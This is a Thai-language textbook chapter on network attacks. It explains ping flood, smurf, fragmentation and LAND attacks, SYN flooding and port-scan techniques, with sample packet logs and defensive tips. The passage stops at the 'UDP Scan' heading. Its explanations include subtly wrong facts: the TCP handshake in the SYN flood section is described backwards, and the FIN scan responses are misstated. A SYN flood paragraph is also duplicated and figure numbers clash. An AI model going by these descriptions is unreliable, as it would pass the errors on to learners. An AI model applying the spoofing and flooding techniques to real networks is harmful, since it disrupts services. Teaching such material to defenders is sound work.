

บทที่ 4

การโจมตีเครือข่าย

การโจมตีเครือข่ายหรือการบุกรุกเข้ามาในเครือข่าย มีพื้นฐานและหลักการทำงานคล้ายๆ กัน นั่นคือ อาจเกิดจากความบกพร่องของระบบปฏิบัติการ, ระบบการทำงานของเครือข่าย เช่น โพรโตคอลที่ใช้ในการติดต่อสื่อสาร ตัวอย่างเช่น ทีซีพี, ยูดีพี หรืออาจเกิดจากส่วนต่างๆ ที่เกี่ยวข้องรวมถึงฮาร์ดแวร์และอื่นๆ ซึ่งถูกนำมาใช้เป็นการเครื่องมือในการโจมตีเครือข่ายได้ ดังได้ยกเป็นตัวอย่างและศึกษาดังนี้

4.1 การโจมตีเพื่อให้ปิดบริการ (Denial of Services: DoS)

หมายถึง การกระทำใดๆ ที่ทำให้ระบบ เป้าหมายไม่สามารถให้บริการบางอย่างได้ หรือไม่สามารถให้บริการต่อไปได้อีก โดยทั่วไปโจมตีที่พอร์ตของทีซีพี/ไอพี ซึ่งเชื่อมต่อกับบริการ (Services) ที่รองรับพอร์ตนั้นๆ ดังนั้นการโจมตีพอร์ตจึงเท่ากับการโจมตีบริการของระบบนั่นเอง ซึ่งการโจมตีแบบนี้ถือเป็นความเสียหายที่รุนแรงมากในระบบที่ต้องให้บริการ ข้อมูลที่รวดเร็ว

4.2 รายละเอียดการโจมตีแบบต่างๆ

การโจมตีแบบต่างๆ แบ่งประเภทตามชั้นของการสื่อสารดังนี้

4.2.1 ประเภทอยู่ในชั้นเน็ตเวิร์ก


4.2.1.1 การส่งแพ็กเก็ตเกิดจำนวนมาก (Amount of Packets Sending)

การโจมตีแบบนี้เป็นการส่งแพ็กเก็ตเกิดปริมาณมากเข้าไปยังระบบเป้าหมาย อาจทำให้ระบบ เป้าหมายไม่สามารถให้บริการบางอย่าง หรือไม่สามารถทำงานต่อไปได้ ซึ่งแพ็กเก็ตที่ส่งออกไปนี้สามารถแบ่งออกได้เป็น

(1) แพ็กเก็ตข้อมูล (Data Packets)

การโจมตีวิธีนี้ทำได้โดยการส่งแพ็กเก็ตข้อมูลปริมาณมาก เมื่อข้อมูลเข้ามาสู่เครื่องเป้าหมายก็เก็บไว้ในบัฟเฟอร์ก่อนนำมาประมวลผลอีกครั้ง ดังนั้นหากส่งแพ็กเก็ตเข้ามาเป็นปริมาณมาก อาจทำให้บัฟเฟอร์ของเครื่องเป้าหมายไม่เพียงพอที่จะรองรับแพ็กเก็ตเหล่านั้นได้ทั้งหมด อาจทำให้เครื่องเป้าหมายให้บริการได้ช้าลง หรือต้องหยุดการให้บริการไปเลย ตัวอย่างการโจมตีประเภทนี้เช่น Ping Flood Attack เป็นต้น

Ping Flood เป็นการโจมตีในยุคแรกๆ ของ DoS หลักการคือส่ง ICMP Echo Request (รูปแบบเดียวกับคำสั่ง Ping) ไปยังเป้าหมายหลายๆ ในระยะเวลาติดต่อกัน ทำให้เป้าหมายต้องคอยตอบ ICMP Echo Reply ตลอดเวลาจนไม่สามารถให้บริการอย่างอื่นได้ ความรุนแรงของการโจมตีขึ้นอยู่กับปริมาณแพ็กเก็ตที่โจมตีไปยังเครื่องเป้าหมาย หากเครื่องที่ทำการโจมตีมีประสิทธิภาพสูงและเครือข่ายมีแบนด์วิดท์มาก อาจส่งผลทำให้เครื่องเป้าหมายหยุดการทำงานลงได้



รูปที่ 4-1 แสดงการโจมตีด้วย Ping Flood Attack

ข้อสังเกตสำหรับการโจมตีประเภทนี้คือ ปรากฏแพ็กเก็ต ICMP Echo Request และ ICMP Echo Reply ปริมาณมหาศาลซึ่งมีการรับส่งกันระหว่างเครื่องเป้าหมายที่ถูกโจมตีกับเครื่องอื่นๆ ซึ่งอาจมีหรือไม่มีในอินเทอร์เน็ตก็ได้ เนื่องจากกระบวนการสำคัญอย่างหนึ่งของการโจมตีลักษณะนี้คือ ผู้โจมตีต้องปลอมหมายเลขไอพี (IP Spoofing) เสมอ เพื่อป้องกันไม่ให้แพ็กเก็ต ICMP Echo Reply ถูกส่งกลับมายังเครื่องตัวเอง อันจะทำให้ผู้โจมตีได้รับผลจากการโจมตีด้วย และการปลอมไอพียังเป็นหลักประกันได้ว่าไม่สามารถติดตามได้ว่าผู้ใดเป็นผู้โจมตี รูปแบบแพ็กเก็ตที่เกิดขึ้นจากการโจมตีมีลักษณะดังนี้

```

14:49:43.217137 62.51.12.23      > 10.1.1.10    : icmp: echo request
14:49:43.217175 10.1.1.10      > 62.51.12.23  : icmp: echo reply
14:49:43.217195 62.51.12.23      > 10.1.1.10    : icmp: echo request
14:49:43.217219 10.1.1.10      > 62.51.12.23  : icmp: echo reply
14:49:43.217245 96.141.106.124   > 10.1.1.10    : icmp: echo request
14:49:43.217279 10.1.1.10      > 96.141.10.124 : icmp: echo reply
14:49:43.219017 172.19.251.18   > 10.1.1.10    : icmp: net 162.75.127.79
unreachable
14:49:43.237136 75.126.62.65     > 10.1.1.10    : icmp: echo request
14:49:43.237169 10.1.1.10      > 75.126.62.65  : icmp: echo reply
14:49:43.237193 75.126.62.65     > 10.1.1.10    : icmp: echo request
14:49:43.237216 10.1.1.10      > 75.126.62.65  : icmp: echo reply
14:49:43.237240 218.155.179.58   > 10.1.1.10    : icmp: echo request
14:49:43.237272 10.1.1.10      > 218.155.17.58 : icmp: echo reply

```

รูปที่ 4-2 รูปแบบแพ็กเก็ตที่เกิดขึ้นจากการโจมตีจาก Ping Flood Attack


นอกจาก Ping Flood Attack จะสร้างความเสียหายแก่เครื่องเป้าหมายแล้วยังสร้างความเสียหายแก่ระบบเครือข่ายของเครื่องเป้าหมายด้วย เพราะการโจมตีวิธีนี้จะสร้างแพ็กเก็ตเป็นจำนวนมากขึ้นในเครือข่ายที่เครื่องเป้าหมายตั้งอยู่ ทำให้ระบบเครือข่ายเกิดความคับคั่งของข้อมูล (Congestion) อาจส่งผลให้เครือข่ายเป็นอัมพาตได้

การป้องกันการการโจมตีลักษณะนี้ทำได้โดยการกำหนดที่อุปกรณ์เราเตอร์หรือไฟร์วอลล์ โดยกำหนดไม่ให้แพ็กเก็ต ICMP Echo เข้ามายังเซิร์ฟเวอร์ แต่อย่างไรก็ตามแพ็กเก็ต ICMP Echo ได้ถูกใช้ในโปรแกรม Ping หากมีการปิดกั้นแพ็กเก็ต ICMP Echo จะทำให้ไม่สามารถตรวจสอบสถานะของเซิร์ฟเวอร์ได้ แนวทางที่ควรปฏิบัติคือกำหนดแบนด์วิดท์ของแพ็กเก็ต ICMP Echo ให้เหมาะสมในอุปกรณ์เราเตอร์ โดยให้เพียงพอต่อการใช้งานสำหรับการตรวจสอบสถานะของระบบ แต่ไม่มากจนทำให้เกิดการโจมตีได้

อีกตัวอย่างหนึ่งของการโจมตีลักษณะนี้ ซึ่งมีลักษณะพิเศษขึ้นอีกเพื่อเพิ่มความสามารถในการโจมตี คือ สเมอร์ฟ (smurf)

Smurf เป็นการโจมตีที่มีรูปแบบที่ให้ผลกระทบที่ขยายตัวออกไปในวงกว้าง (Amplification effect) เป็นการปรับปรุงเทคนิคการส่งแพ็กเก็ตจำนวนมากให้ผลมากกว่าเดิม โดยการขยายการโจมตีทำให้แฮกเกอร์มีเครื่องทูนแรง และเปิดโอกาสให้ผู้ที่มีแบนด์วิดธ์ต่ำสามารถทำการ flood เป้าหมายได้รุนแรง จากคุณสมบัติของการบรอดคาสต์ การส่งแพ็กเก็ตเกิดไประยะแอดเดรสบรอดคาสต์จะทำให้ทุกโฮสต์ในเน็ตเวิร์กได้รับแพ็กเก็ตนั้นอย่างทั่วถึง ดังนั้นหากมีโฮสต์ใดที่ส่ง ICMP Echo Request มายัง บรอดคาสต์ ก็จะทำให้ทุกๆ โฮสต์ทั้งหมดที่อยู่ในเน็ตเวิร์กนั้นได้รับ ICMP Echo พร้อมกัน และด้วยข้อกำหนดของ ICMP เมื่อโฮสต์ได้รับ ICMP Echo Request จะต้องตอบกลับด้วย ICMP Echo Reply กลับไปยังผู้ส่งเสมอ ซึ่งเป็นไปได้ว่าหากมีการส่ง ICMP Echo ไปยังบรอดคาสต์เพียงครั้งเดียวก็จะได้รับ ICMP Echo Reply ตอบกลับเท่ากับจำนวนเครื่องที่อยู่ในเน็ตเวิร์กนั้นเลย ปรากฏการณ์นี้เรียกว่าการขยายสัญญาณ (Amplification) โดยการบรอดคาสต์ อัตราการขยายก็จะขึ้นอยู่กับปริมาณโฮสต์ที่อยู่ในเน็ตเวิร์กขณะนั้น วิธีการโจมตีนี้จะทำได้ต้องอาศัยเทคนิคการปลอม IP Address ด้วย โดยให้ IP Address ต้นทางของ ICMP Echo Request ที่ส่งไปนั้นเป็น IP Address ของเป้าหมาย

การโจมตีชนิดนี้ เป้าหมายอาจไม่จำเป็นต้องเป็นโฮสต์ใดโฮสต์หนึ่ง โดยการดัดแปลงการโจมตีให้เกิดผลเสียหายต่อเน็ตเวิร์กได้โดยการทำให้เน็ตเวิร์กท่วมไปด้วยแพ็กเก็ต เพียงแฮกเกอร์ส่งแพ็กเก็ตที่ใช้การโจมตีอย่างต่อเนื่อง และอัตราสูงก็จะทำให้เน็ตเวิร์กนั้นเต็มไปด้วยแพ็กเก็ตของ ICMP Echo Reply ซึ่งทำให้แพ็กเก็ตอื่น สำหรับใช้งานตามปกติไม่สามารถออกไปได้




รูปที่ 4-3 แสดง การโจมตีด้วย Smurf

(2) แพ็กเก็ตสำหรับการควบคุม (Control Packets) ซึ่งจะเป็นแพ็กเก็ตที่กำหนดค่าแฟล็กควบคุมต่างๆ เช่น Syn Fin Rst เป็นต้น โดยการกำหนดค่าจะไม่เป็นตามมาตรฐานของ ทีซีพี/ไอพี โดยค่าเหล่านี้จะถูกกำหนดที่แพ็กเก็ตของ ทีซีพี ซึ่งจะอธิบายถึงรายละเอียดในหัวข้อ การโจมตีในชั้นทรานสปอร์ต

4.2.1.2 ความผิดปกติของแฟร็กเมนต์ (Abnormal Fragmentation)

การโจมตีวิธีนี้อาศัยหลักการแฟร็กเมนต์เซชันและรีแอสเซมเบิลที่กล่าวไว้ข้างต้น(ในบทที่2) โดยทำให้แพ็กเก็ตนั้นต้องมีการรีแอสเซมเบิล (กำหนดค่า MF flag = 0) ซึ่งปกติการรีแอสเซมเบิลแพ็กเก็ตทั้งหมดต้องสามารถเชื่อมต่อกันได้สนิท ดังรูปที่ 3-4 แต่แพ็กเก็ตที่ผู้บุกรุกส่งไปมีการแก้ไขข้อมูลในบางฟิลด์ ทำให้เกิดความผิดปกติในกระบวนการรีแอสเซมเบิล ซึ่งการโจมตีในลักษณะนี้ แบ่งได้ดังต่อไปนี้



รูปที่ 4-4 แสดงการรีแอสเซมเบิลแบบปกติ

(1) การส่งแพ็กเก็ตที่มีลำดับผิดปกติ (Abnormal Sequences of Packets Sending)

ปกติการส่งแพ็กเก็ตมักเรียงตามลำดับกันไป หากไม่เรียงลำดับก็ต้องรอจนกว่าแพ็กเก็ตก่อนหน้านี้มาถึง เพื่อเรียงลำดับแพ็กเก็ตที่เครื่องรับ แต่การโจมตีแบบนี้กลับส่งเฉพาะแพ็กเก็ตสุดท้ายเพื่อให้ระบบเป้าหมายรอแพ็กเก็ตก่อนหน้านี้ และส่งไปเป็นปริมาณมากๆ เพื่อให้ระบบเป้าหมายไม่สามารถให้บริการอย่างอื่นได้



รูปที่ 4-5 แสดงแพ็กเก็ตสุดท้ายที่ต้องรอแพ็กเก็ตก่อนหน้านี้


โดยปกติแล้วการโจมตีในรูปแบบนี้ผู้โจมตีจะแก้ไขข้อมูลในฟิลด์แสดงลำดับของแพ็กเก็ต (Fragment Offset) ของแพ็กเก็ตไอพี ซึ่งเป็นส่วนที่แสดงลำดับของข้อมูลหลังจากกระบวนการแฟร็กเมนต์เซชัน โดยแก้ไขให้ส่งแพ็กเก็ตสุดท้ายหรือแพ็กเก็ตหลังๆ เพียงแพ็กเก็ตเดียวเลข ทำให้ระบบเป้าหมายต้องรอแพ็กเก็ตก่อนหน้านี้

(2) การส่งแพ็กเก็ตที่มีขนาดเหลื่อมกัน (Overlapped Packets' Size Sending)

ปกติแพ็กเก็ตที่ส่งมาต้องนำมาต่อกันที่ระบบเป้าหมายได้พอดี แต่การโจมตีแบบนี้เป็นการส่งแพ็กเก็ตที่มีขนาดเหลื่อมกัน หรือซ้อนทับกัน ทำให้ข้อมูลเมื่อมาต่อกันแล้วเกิดความผิดพลาด หรือไม่สามารรถเชื่อมต่อกันได้โดยปกติแล้วการโจมตีแบบนี้ผู้บุกรุกสามารถแก้ไขข้อมูลได้ 2 แห่งใหญ่ๆ ได้แก่

- การแก้ไขข้อมูลที่ฟิลด์แสดงลำดับของแพ็กเก็ต (Fragment Offset) ของแพ็กเก็ตไอพี หลังจากกระบวนการรีแอสเซมเบิล ซึ่งทำให้ลำดับในการส่งมีความผิดพลาด และอาจเกิดการเหลื่อมล้ำของแพ็กเก็ต กระบวนการรีแอสเซมเบิลอาจเกิดปัญหาได้

- การแก้ไขฟิลด์แสดงความยาวของ (Total Length) ของแพ็กเก็ตไอพี หลังจากกระบวนการรีแอสเซมเบิล ขนาดของแพ็กเก็ตที่มาต่อไม่พอดีกัน ทำให้ไม่สามารถรวมแพ็กเก็ตได้ หรือหากรวมได้ ข้อมูลที่ได้ก็ไม่ถูกต้อง



รูปที่ 4-6 แสดงการรีแอสเซมเบิลแบบแพ็กเก็ตมีขนาดเล็กลง

(3) การส่งแพ็กเก็ตแบบวนลูป (Looping)


คือ การส่งโดยกำหนดค่าแอดเดรสต้นทาง (Source Address) และแอดเดรสปลายทาง (Destination Address) ให้เหมือนกันทำให้เกิดการรับส่งวนไปวนมาอยู่ที่เครื่องเป้าหมายเอง

ตัวอย่างของการโจมตีแบบนี้ได้แก่ LAND ซึ่งเป็นโปรแกรมโจมตีที่มีลักษณะดังนี้ คือ

- หมายหมายแอดเดรสต้นทาง และแอดเดรสปลายทางเป็นค่าเดียวกัน คือ เป็นแอดเดรสของเครื่องเป้าหมาย
- หมายเลขพอร์ตต้นทางเท่ากับหมายเลขพอร์ตปลายทาง
- SYN Flag ถูกตั้งเสมือนขอเริ่มต้นการเชื่อมต่อ

โดยปกติเมื่อมีการส่งสัญญาณ SYN มาก็ต้องมีการตอบกลับไปด้วยสัญญาณ SYN ACK ดังนั้นในที่นี้การตอบกลับจะตอบไปที่เครื่องเดิม ซึ่งในกรณีนี้ไม่มีกำหนดอยู่ในโปรโตคอลว่าควรทำอย่างไร โฮสต์จึงพยายามตอบสนองตามข้อกำหนดเท่าที่มีอยู่โดยการตอบกลับไปที่ไอพีแอดเดรส และพอร์ตต้นทางที่ถูกบุกรุกมา นั่นหมายถึงการตอบกลับเข้ามายังตัวเอง ซึ่งจะทำให้มีการตอบกลับปมาของทีซีพีวนรอบอยู่ในตัวเองด้วยความเร็วสูง ทำให้คอมพิวเตอร์ต้องใช้ทรัพยากรที่มีอยู่ทั้งหมดเพื่อคอยจัดการกับทีซีพีที่ตอบกลับปกลับมาจนไม่สามารถทำงานอื่นได้อีก ทำให้ต้องรีเซตเครื่องใหม่เพื่อหยุดการวนรอบของมัน

แพ็กเก็ตประเภทนี้เกิดจากการปลอมไอพีแอดเดรส ซึ่งถ้ามีการจัดการป้องกันการปลอมที่ดีพอ ก็สามารถป้องกันได้ แต่การป้องกันการปลอมนั้นสามารถบังคับใช้ได้ผลกับการปลอมข้าม เน็ตเวิร์กเท่านั้น ถ้าเป็นการปลอมในแชร์โดเมน(share domain)เดียวกันจะไม่สามารถทำได้ ซึ่งในปัจจุบันมี




รูปที่ 4-7 รูปแสดงการโจมตีด้วย Land Attack

การปรับปรุง ทีซีพีสแต็กให้รัดกุมขึ้นจนการโจมตีแบบนี้ไม่เป็นผลกับคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการที่ได้รับการแก้ไขแล้ว

4.2.1.3 แบบผสม (Hybrid)

คือ การโจมตีที่อาศัยวิธีการผสมกันระหว่างสามแบบแรกที่ได้กล่าวมาแล้ว ซึ่งทำให้เกิดผลเสียหายต่อระบบมากยิ่งขึ้น



รูปที่ 4-8 แสดงแผนภูมิแสดงประเภทของการโจมตีเพื่อให้ปิดบริการสำหรับสแต็กทีซีพี/ไอพี


4.2.2 ประเภทอยู่ในชั้นทรานสปอร์ต หรือชั้นอินเทอร์เน็ต

4.2.2.1 การส่งแพ็กเก็ตสำหรับควบคุม (Control Packets)

ตัวอย่างของการโจมตีแบบนี้ ได้แก่ การทำ SYN Flooding ซึ่งปกติการเชื่อมต่อแบบ 3-way handshake เป็นไปตามลักษณะที่ได้อธิบายในหัวข้อ 2.4 แต่ในการโจมตีลักษณะนี้ใช้วิธีทำให้การทำ 3-way handshake ไม่สมบูรณ์ กล่าวคือ เครื่องที่ขอบริการส่งสัญญาณ SYN ไป แต่เมื่อได้รับสัญญาณ ACK จากเครื่องที่ให้บริการแล้ว ไม่ส่งสัญญาณ SYN ตอบกลับไป ทำให้เครื่องที่ให้บริการต้องเปิดการเชื่อมต่อรอการตอบกลับ ดังรูปที่ 3-9 ซึ่งการเปิดการเชื่อมต่อรอเอาไว้จะต้องใช้ทรัพยากรของระบบส่วนหนึ่ง และหากมีการส่งสัญญาณในลักษณะนี้มากๆ และทรัพยากรของระบบมีไม่เพียงพอ อาจทำให้ระบบไม่สามารถให้บริการอย่างอื่น หรือให้บริการกับผู้ร้องขอรายอื่นได้

ตัวอย่างของการโจมตีแบบนี้ ได้แก่ การทำ SYN Flooding ปกติการเชื่อมต่อแบบ 3-way handshake เป็นไปตามลักษณะที่ได้อธิบายไปแล้ว แต่ในการโจมตีลักษณะนี้ใช้วิธีทำให้การทำ 3-way handshake ไม่สมบูรณ์ กล่าวคือ เครื่องขอบริการส่งสัญญาณ SYN ไป แต่เมื่อได้รับสัญญาณ ACK จาก

เครื่องที่ให้บริการแล้ว ไม่ส่งสัญญาณ SYN ตอบกลับไป ทำให้เครื่องที่ให้บริการต้องเปิดการเชื่อมต่อรอการตอบกลับ ดังรูปที่ 3-9 ซึ่งการเปิดการเชื่อมต่อรอเอาไว้ต้องใช้ทรัพยากรของระบบส่วนหนึ่ง และหากมีการส่งสัญญาณในลักษณะนี้มากๆ และทรัพยากรของระบบมีไม่เพียงพอ อาจทำให้ระบบไม่สามารถให้บริการอย่างอื่น หรือให้บริการกับผู้ร้องขอรายอื่นได้



รูปที่ 4-9 แสดงการส่งแพ็กเก็ตแบบ SYN Flood

สำหรับการโจมตีแบบ SYN Flood จะทำให้เกิดแพ็กเก็ตในระบบเครือข่ายในลักษณะดังรูปที่ 3-10

```

10:09:43.137 10.0.0.1 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
10:09:43.139 10.0.0.2 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
10:09:43.143 10.0.0.3 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
10:09:43.149 10.0.0.4 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
10:09:43.158 10.0.0.5 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
10:09:43.165 10.0.0.6 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
10:09:43.177 10.0.0.7 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
10:09:43.185 10.0.0.8 > isag11.ce.kmitl.ac.th.80: S 399259715:399259715(0)
  
```

รูปที่ 4-10 แพ็กเก็ตที่เกิดขึ้นจากการโจมตีแบบ SYN Flood

ในปัจจุบันนี้การโจมตีแบบ SYN Flood ยังเป็นการโจมตีที่ได้ผลและหาทางป้องกันได้ยาก เนื่องจากยากที่จะแยกลักษณะของแพ็กเก็ตที่ใช้ในการโจมตีกับแพ็กเก็ตที่ขอเริ่มต้นเชื่อมต่อทั่วไป นอกจากนี้ไฟร์วอลล์หรือเราเตอร์ทั่วไปยังไม่สามารถป้องกันการโจมตีประเภทนี้ได้อย่างสมบูรณ์ หนทางที่เป็นไปได้คือการใช้ระบบตรวจจับผู้บุกรุกทางระบบเครือข่ายทำการตรวจจับการโจมตี เพื่อนำข้อมูลจากการโจมตีกลับไปตั้งค่าอุปกรณ์เราเตอร์หรือไฟร์วอลล์เพื่อป้องกันการโจมตีมายังเซิร์ฟเวอร์

4.2.2.2 การสำรวจระบบ

เป็นการสำรวจเน็ตเวิร์กโดยละเอียดเพื่อให้ได้มาซึ่งข้อมูลของทรัพยากรทุกอย่างที่มีอยู่บน เน็ตเวิร์กนั้น ไม่ว่าจะเป็นจำนวนโฮสต์ ลักษณะการเชื่อมต่อกันของโฮสต์ อุปกรณ์อื่นๆ ที่ไม่ใช่คอมพิวเตอร์ เส้นทางการเดินทางของแพ็กเก็ต ช่องทางการสื่อสารกับเน็ตเวิร์กภายนอก การได้มาซึ่งข้อมูลรายละเอียดเหล่านี้ยิ่งมากก็ยิ่งเป็นประโยชน์สำหรับผู้ดูแล

4.2.2.2.1 Ping Sweep

การสำรวจวิธีนี้เป็นพื้นฐานเบื้องต้นปกติไม่ว่าจะเป็นผู้บริหารเครือข่ายระบบเองหรือผู้ดูแลก็ใช้การพิจารณาจากแพ็กเก็ตที่ปรากฏขึ้นในเน็ตเวิร์กเพียงอย่างเดียวนั้นยากที่จะแยกแยะได้ว่าเป็นการกระทำที่มุ่งร้ายหรือไม่ แต่อย่างน้อยที่สุดก็เป็นสัญญาณเตือนเบื้องต้นในการทำการตรวจสอบต่อไปว่าผู้กระทำมีจุดมุ่งหมายอย่างไร วิธีการสำรวจนี้ใช้การส่ง ICMP Echo Request ไปยังโฮสต์ทุกตัวใน เน็ตเวิร์ก เพื่อสำรวจดูว่าในเน็ตเวิร์กเป้าหมายนั้น มีโฮสต์ใดที่เปิดใช้งานอยู่บ้าง เมื่อโฮสต์ใดก็ตามได้รับ ICMP Echo Request เข้ามาก็จะต้องตอบกลับไปด้วย ICMP Echo Reply การตอบกลับมานี้เองจะเป็นสิ่งยืนยันได้ว่าโฮสต์นั้นเปิดใช้งานอยู่ การจะสังเกตว่า ICMP Echo Request แพ็กเก็ตนั้นต้องสงสัยว่าจะเป็น การสำรวจเน็ตเวิร์กหรือไม่ มีอาจพิจารณาได้จากแพ็กเก็ตเดี่ยว จำเป็นต้องพิจารณาจากรูปแบบและความต่อเนื่องของหลายแพ็กเก็ต โดยจุดที่จะสามารถระบุได้ว่ามีความเป็นไปได้สูงคือ

1. แพ็กเก็ตนั้นมาจากที่เดียวกันและส่งไปยังโฮสต์ปลายทางหลายๆ โฮสต์ ซึ่งถ้าไอพีแอดเดรส มาจากภายนอกเน็ตเวิร์ก ก็มีความเป็นไปได้สูงที่จะเป็นการสแกนที่มุ่งร้าย เพราะบุคคลภายนอกไม่ควรสำรวจเน็ตเวิร์กผู้อื่นโดยไม่มีหน้าที่ และโดยผลการ


2. ช่วงเวลาระหว่างแพ็กเก็ตมีค่าน้อยมาก ปัจจัยในส่วนของเวลาระหว่างแพ็กเก็ตนั้นจะบอกได้ว่าแพ็กเก็ตเหล่านั้นถูกส่งมาจากคำสั่ง Ping ปกติหรือถูกส่งมาจากเครื่องมือที่ใช้สำหรับสแกนโดยเฉพาะ หากระยะเวลาระหว่างแพ็กเก็ตนั้นมีค่าน้อยกว่า 0.5 วินาที ให้สันนิษฐานได้ว่าเป็นแพ็กเก็ตที่มาจากเครื่องมือแน่นอน

4.2.2.2.2 การสแกนพอร์ต

จากความสำคัญของพอร์ตที่ทียูทิลิตี้ให้หมายเลขพอร์ตเพื่อระบุว่าข้อมูลที่ส่งเข้ามานั้นเป็นของแอปพลิเคชันใด และแอปพลิเคชันต่างๆ ก็จะเลือกใช้พอร์ตหมายเลขต่างๆ กัน เช่น FTP ใช้พอร์ตหมายเลข 21, SMTP ใช้พอร์ตหมายเลข 25 เป็นต้น เมื่อแอปพลิเคชันเลือกพอร์ตใดมาใช้งานแล้วก็จะมีหน้าที่คอยดูว่ามีการติดต่อมาที่พอร์ตของตนหรือไม่ หากมีก็ทำการตอบรับกลับไปด้วย ความสำคัญของพอร์ตนี้เองพอร์ตจึงเป็นเป้าหมายของผู้ดูแล เพื่อที่จะรู้ได้ว่ามีแอปพลิเคชันใดบ้างที่ทำงานอยู่บนโฮสต์ โดยปกติทั่วไปแล้วแอปพลิเคชันแต่ละชนิดที่เปิดให้บริการอยู่จะใช้หมายเลขพอร์ตที่ตายตัวและรู้จักกันโดยทั่วไป ดังนั้นเมื่อทำการสแกนแล้วก็นำผลมาเปรียบเทียบกับมาตรฐาน

การสแกนพอร์ต เป็นการสำรวจแต่ละโฮสต์ โดยมีขอบเขตเฉพาะโฮสต์เพียงตัวเดียว เป็นการส่งสัญญาณไปสอบถามยังทุกๆ พอร์ตที่มีอยู่บนโฮสต์ ทั้ง ทีซีพี และ ยูดีพี เพื่อตรวจสอบว่ามีการเปิดให้บริการอะไรบ้างบนโฮสต์นั้น ซึ่งนั่นหมายถึงว่ามีแอปพลิเคชันประเภทใดอยู่บ้าง เทคนิคต่างๆ ที่นำมาใช้

เพื่อการสแกนพอร์ตนั้นล้วนเป็นการดัดแปลงข้อกำหนดในโพรโทคอลมาใช้งานทั้งสิ้น อาจจะมีบางส่วนที่ใช้ช่องว่างที่ไม่มีกำหนดไว้ในโพรโทคอลเพื่อให้ได้ผลลัพธ์มาในที่สุด ดังจะอธิบายแต่ละวิธีต่อจากนี้



รูปที่ 4-11 แสดงการสแกนของผู้บุกรุก

TCP SYN Scan

วิธีนี้ผู้สแกนจะทำการส่ง SYN แฟ็กเก็ต (เซตค่าแฟล็ก SYN ไว้เป็น 1) เพื่อทำการติดต่อโดยตรงกับเป้าหมายโดยไม่ผ่านระบบปฏิบัติการ และรอผลการตอบรับของเป้าหมายกลับมา ซึ่งหากเป้าหมายทำงานอยู่ก็จะตอบกลับมาด้วย SYN ACK (เป็นแฟ็กเก็ตที่ เซตค่าแฟล็ก SYN และ ACK ไว้เป็น 1) หรือหากไม่มีแอปพลิเคชันทำงานอยู่จะตอบกลับมาด้วย RST การสแกนแบบนี้หากตรวจสอบบนโฮสต์ เป้าหมายจะพบว่ามีการขอเชื่อมต่อเข้ามา แต่ไม่สามารถเปิดการติดต่อได้สำเร็จ เทคนิคนี้บางครั้งถูกเรียกว่า half-open scanning คือไม่สามารถทำ 3-way handshake ได้ จึงไม่มีการเชื่อมต่อใดๆเกิดขึ้นระหว่างเครื่องผู้สแกน กับเครื่องที่ถูกสแกน

FIN Scan

เป็นการส่ง FIN แฟ็กเก็ตไปยังเป้าหมาย โดยที่เครื่องเป้าหมายก็จะยังตอบแฟ็กเก็ตนั้นกลับไปที่ แม้จะไม่มีบริการใดๆมาก่อนก็ตาม ซึ่งโดยปกติแล้วแฟ็กเก็ตที่เซตค่า FIN เป็น 1 จะเป็นแฟ็กเก็ตที่ใช้ในการตอบกลับ และการตอบกลับของเครื่องเป้าหมายสำหรับพอร์ตที่เปิดไว้ และพอร์ตที่ไม่ได้เปิดให้บริการก็ไม่เหมือนกัน หากเป็นพอร์ตที่เปิดอยู่ก็จะตอบด้วย FIN ACK กลับไป และหากเป็นพอร์ตที่ไม่ได้เปิดก็จะตอบด้วย RST ACK

SYN/FIN Scan

วิธีนี้จะใช้ ทีซีพี Flag ทั้ง SYN และ FIN พร้อมกัน ซึ่งปกติเป็นแฟล็กที่ไม่มีกำหนดไว้ในโพรโทคอล และจะไม่พบแฟล็กเช่นนี้ในการสื่อสารตามปกติเป็นอันตราย เพราะโดยปกติแล้ว SYN Flag จะใช้เมื่อเริ่มการติดต่อ ส่วน FIN จะใช้เมื่อต้องการยุติการติดต่อ การตอบรับของโฮสต์แต่ละประเภทในกรณีที่ทำงานอยู่นั้นอาจจะแตกต่างกันไป เช่นเป็น SYN ACK หรือ FIN ACK อย่างใดอย่างหนึ่ง ส่วนการตอบรับในกรณีที่พอร์ตปิดจะตอบเหมือนกันคือ RST

Null Scan

วิธีนี้จะไม่ใช้แฟล็กใดๆในการสแกนเลย โดยส่งแฟ็กเก็ตที่ไม่มีแฟล็กใดที่ถูกเซตไว้เลยไปยังเป้าหมาย เป็นการเซตแฟล็กทุกค่าให้เป็น 0 หหมด ซึ่งแฟ็กเก็ตลักษณะนี้จะไม่มีอยู่ในโพรโทคอล โดยทั่วไป

การตอบสนองแพ็กเก็ตที่ไม่ได้อยู่ในโพรโตคอล จะมีการตอบรับที่ต่างกันออกไปตามแต่ประเภทของระบบปฏิบัติการ ดังนั้นนอกจากการใช้แพ็กเก็ตเหล่านี้เพื่อการสแกนพอร์ตแล้วยังสามารถนำแพ็กเก็ตเหล่านี้ไปใช้ในการตรวจสอบระบบปฏิบัติการของเป้าหมายได้อีกด้วย โดยการส่งแพ็กเก็ตที่มีแฟล็กซึ่งไม่อยู่ในข้อกำหนด การส่งแพ็กเก็ตลักษณะนี้ หากพอร์ตของเครื่องเป้าหมายปิดอยู่ การตอบรับจะเป็นการส่ง RST กลับไป

Xmas Scan

จะเป็นการส่งแพ็กเก็ตที่ซีพีที่เซตแฟล็ก FIN, Push, URGENT ไปยังพอร์ตเป้าหมายที่เครื่องปลายทาง ซึ่งมักไม่เป็นที่สนใจในการตรวจสอบเท่ากับ SYN-ACK-RST เครื่องปลายทางจะส่งแพ็กเก็ตที่ซีพี RST ของพอร์ตที่ปิดอยู่กลับมาให้

UDP Scan

